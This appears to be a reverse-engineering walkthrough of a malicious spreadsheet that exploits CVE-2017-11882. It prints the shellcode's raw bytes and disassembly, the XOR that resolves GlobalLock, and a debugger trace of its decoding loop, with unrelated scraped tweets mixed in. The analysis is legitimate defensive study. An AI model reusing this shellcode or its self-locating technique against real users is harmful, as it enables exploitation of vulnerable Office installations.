E5 A4 08 1E 68 FE 6F FA 58 76 B4 23 27 04 D1 CB 7E 89 78 83 98 83 85 8C 9C 06 02 9A 40 91 16 82 57 33 FF
2A 9F 67 F2 36 72 25 E5 38 CD AD FA 0C 09 54 E9 8E 48 07 69 4B 42 89 D0 E8 0D 04 0E 85 4F F2 FE 3E 81 88
B0 88 76 D7 2C B1 8E F9 E9 F4 9F DD A7 EF A2 87 95 38 22 6C CB F3 5E F0 4D F9 74 3D EE 17 82 12 A6 C0 E0
26 A5 D0 D5 EA
```

Output


```
00000000 1607                     POP ES
00000002 0000                     ADD BYTE PTR [EAX],AL
00000004 03E3                     ADD ESP,EBX
00000006 017823                   ADD DWORD PTR [EAX+23],EDI
00000009 0A01                     OR AL,BYTE PTR [ECX]
0000000B 089A61BDB3BD             OR BYTE PTR [EDX-424C429F],BL
00000011 7733                     JA 00000046
00000013 81E523FFCD0C             AND EBP,0CCDFF23
00000019 8B7519                   MOV ESI,DWORD PTR [EBP+19]
0000001C 8B2E                     MOV EBP,DWORD PTR [ESI]
0000001E B8EB8AF9B7               MOV EAX,B7F98AEB
00000023 3558EDBFB7               XOR EAX,B7BFED58
00000028 8B08                     MOV ECX,DWORD PTR [EAX]
0000002A 55                       PUSH EBP
0000002B FFD1                     CALL ECX
0000002D 0535447D70               ADD EAX,707D4435
00000032 05BEBC828F               ADD EAX,8F82BCBE
00000037 FFE0                     JMP EAX
00000039 BCAF1C4500               MOV ESP,00451CAF
0000003E 294143                   SUB DWORD PTR [ECX+43],EAX
00000041 61                       POPA
```

Let’s take a closer look at this in Notepad++ with the colors for assembly.



```
00000000 3607                       POP ES
00000002 0000                       ADD BYTE PTR [EAX],AL
00000004 03E3                       ADD ESP,EBX
00000006 017823                     ADD DWORD PTR [EAX+23],EDI
00000009 0A01                       OR AL,BYTE PTR [ECX]
0000000B 089A61BDB3BD               OR BYTE PTR [EDX-424C429F],BL
00000011 7733                       JA 00000046
00000013 81E523FFCD0C               AND EBP,0CCDFF23
00000019 8B7519                     MOV ESI,DWORD PTR [EBP+19]
0000001C 8B2E                       MOV EBP,DWORD PTR [ESI]
0000001E B8EB8AF9B7                 MOV EAX,B7F98AEB
00000023 355BEDBFB7                 XOR EAX,B7BFED5B
00000028 8B08                       MOV ECX,DWORD PTR [EAX]
0000002A 55                         PUSH EBP
0000002B FFD1                       CALL ECX
0000002D 0535447D70                 ADD EAX,707D4435
00000032 05BEBC828F                 ADD EAX,8F82BCBE
00000037 FFE0                       JMP EAX
00000039 BCAF1C4500                 MOV ESP,00451CAF
0000003E 294143                     SUB DWORD PTR [ECX+43],EAX
00000041 61                         POPA
00000042 6D                         INS DWORD PTR [EDI],DX
00000043 85A4ABA824AF26             TEST DWORD PTR [EBX+EBP*4+26AF24A8],ESP
0000004A CF                         IRETD
0000004B 6F                         OUTS DX,DWORD PTR [ESI]
0000004C 91                         XCHG EAX,ECX
0000004D BD06EB08C2                 MOV EBP,C208EB06
00000052 650436                     ADD AL,36
00000055 114902                     ADC DWORD PTR [ECX+02],ECX
00000058 5F                         POP EDI
00000059 DF83292DB2F7               FILD WORD PTR [EBX-084DD2D7]
0000005F E3AF                       JRCXZ 00000010
```

Now lets do some math at the beginning.



```
0012F365    8B 12             mov   edx, dword ptr ds:[edx]
0012F367    55                push  ebp
0012F368    FF D2             call  edx
0012F36A    05 3C C3 CA 93    add   eax, 93CAC33C
0012F36F    05 E3 3D 35 6C    add   eax, 6C353DE3
0012F374  - FF E0             jmp   eax
```

Figure 5: Shellcode stored as FONT name inside the FONT record.

The shellcode also is using an interesting way to find itself in memory. Unlike other malicious documents exploiting CVE-2017-11882, in our case, the sample does not rely on the `WinExecute` API to divert execution. Rather, it searches the OLE stream itself to locate the entry point of the shellcode. To succeed, it needs the following three hardcoded values:

- Address **0x0045BD3C**: this address references an object that contains a pointer to another temporary structure (see Table 3 in Appendix for more details). This temporary structure points to the beginning `Ole10Native` stream as loaded in memory.
- Address **0x004667B0**: this address points to the imported function **GlobalLock**.
- **0x11F**: the entry point in the shellcode from where it will start executing.

These three values are then used as follows:

1. First, the shellcode retrieves the handle of the memory object from **0x0045BD3C**.

LATEST LABS TWEETS

April 24, 2019

#LockerGoga #ransomware has disrupted the operation of numerous organizations. While initially lacking in sophistication, later versions can cause extensive damage. Our blog post explains https://t.co/UlogKVA35m #cyberattack #infosec #cybersecurity

Twitter

April 19, 2019


Redacted *Sample_5-21-2019-xls-1\BlogPost\CyberChef-Clean.txt - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
DebugWalkThru.txt
CyberChef-Clean.txt

```
00000011 7733                       JA 00000046
00000013 81E523FFCD0C               AND EBP,0CCDFF23
00000019 8B7519                     MOV ESI,DWORD PTR [EBP+19]
0000001C 8B2E                       MOV EBP,DWORD PTR [ESI]
0000001E B8EB8AF9B7                 MOV EAX,B7F98AEB
00000023 355BEDBFB7                 XOR EAX,B7BFED5B     <-- 0xB7F98AEB Xor 0xB7BFED5B == 0x004667B0 == GlobalLock
00000028 8B08                       MOV ECX,DWORD PTR [EAX]
0000002A 55                         PUSH EBP
0000002B FFD1                       CALL ECX
```

After doing the math here we can refer back to the blog post and see that the result matches Globallock.


So let jump Into the debugger. After getting to the fonts and finding the corrupted one we step thru and find what we are looking for. The Beginning Of our Shellcode.




```
00000000 3607                 POP ES
00000002 0000                 ADD BYTE PTR [EAX],AL
00000004 03E3                 ADD ESP,EBX
00000006 017823               ADD DWORD PTR [EAX+23],EDI
00000009 0A01                 OR AL,BYTE PTR [ECX]
0000000B 089A61BDB3BD         OR BYTE PTR [EDX-424C429F],BL
00000011 7733                 JA 00000046
00000013 81E523FFCD0C         AND EBP,0CCDFF23
00000019 8B7519               MOV ESI,DWORD PTR [EBP+19]
0000001C 8B2E                 MOV EBP,DWORD PTR [ESI]
0000001E B8EB8AF9B7           MOV EAX,B7F98AEB
00000023 355BEDBFB7           XOR EAX,B7BFED5B   <-- 0xB7F98AEB Xor 0xB7BFED5B == 0x004667B0 == **Magic Value Found** for GlobalLock
00000028 8B08                 MOV ECX,DWORD PTR [EAX]
0000002A 55                   PUSH EBP
0000002B FFD1                 CALL ECX
0000002D 0535447D70           ADD EAX,707D4435
00000032 05BEBC828F           ADD EAX,8F82BCBE
00000037 FFE0                 JMP EAX
00000039 BCAF1C4500           MOV ESP,00451CAF
0000003E 294143               SUB DWORD PTR [ECX+43],EAX
00000041 61                   POPA
00000042 6D                   INS DWORD PTR [EDI],DX
00000043 85A4ABA824AF26       TEST DWORD PTR [EBX+EBP*4+26AF24A8],ESP
0000004A CF                   IRETD
0000004B 6F                   OUTS DX,DWORD PTR [ESI]
0000004C 91                   XCHG EAX,ECX
0000004D BD06EB08C2           MOV EBP,C208EB06
00000052 650436               ADD AL,36
00000055 114902               ADC DWORD PTR [ECX+02],ECX
00000058 5F                   POP EDI
00000059 DF83292DB2F7         FILD WORD PTR [EBX-084DD2D7]
0000005F E3AF                 JRCXZ 00000010
00000061 E3F7                 JRCXZ 0000005A
00000063 C6F951               XABORT 51
```


The values just above notepad are the ones we see in our debugger. Finally on the right track.

After loading Globallock and returning from Kernal32 we end up in a series of jumps.




Here I was able to get a graph of the function calls







The Part we need to understand is at the top where it goes into the loop.



```
002F71B0
jmp 2F71D7

002F71D7
jmp 2F72D1

002F72D1
call 2F72FF
jmp 2F72ED

002F72ED
jmp 2F72FF
```




```
 jmp 2F72FF

002F72FF
 pop edx
 jmp 2F71DE

002F71DE
 add edx,59
 jmp 2F725B

002F725B
 lea ecx,dword ptr ds:[edx+2A7]
 jmp 2F7288

002F7288
 jmp 2F7273

002F7273
 imul ebp,ebp,0

002F7276
 imul ebp,ebp,2998DF11
 jmp 2F72B0

002F72B0
 jmp 2F72A3

002F72A3
 add ebp,7056C1BD
 jmp 2F71C1

002F71C1
 jmp 2F72FD

002F72FD
 jmp 2F7324

002F7324
 jmp 2F71BB

002F71BB
 xor dword ptr ds:[edx],ebp
 jmp 2F7212

002F7212
 add edx,4
 jmp 2F7206

002F7206
 jmp 2F7232

002F7232
 cmp edx,ecx
 jmp 2F71C6

002F71C6
 jmp 2F721D

002F721D
 jmp 2F71B9

002F71B9
 jmp 2F71E8
```



```
002F71E8
 jmp 2F7329
002F7329
 jb 2F7276
002F732F
 cmp al,2D ; 2D:'-'
 jp 2F73A6
```

Here we can See the value that will be used as a Multiplier.

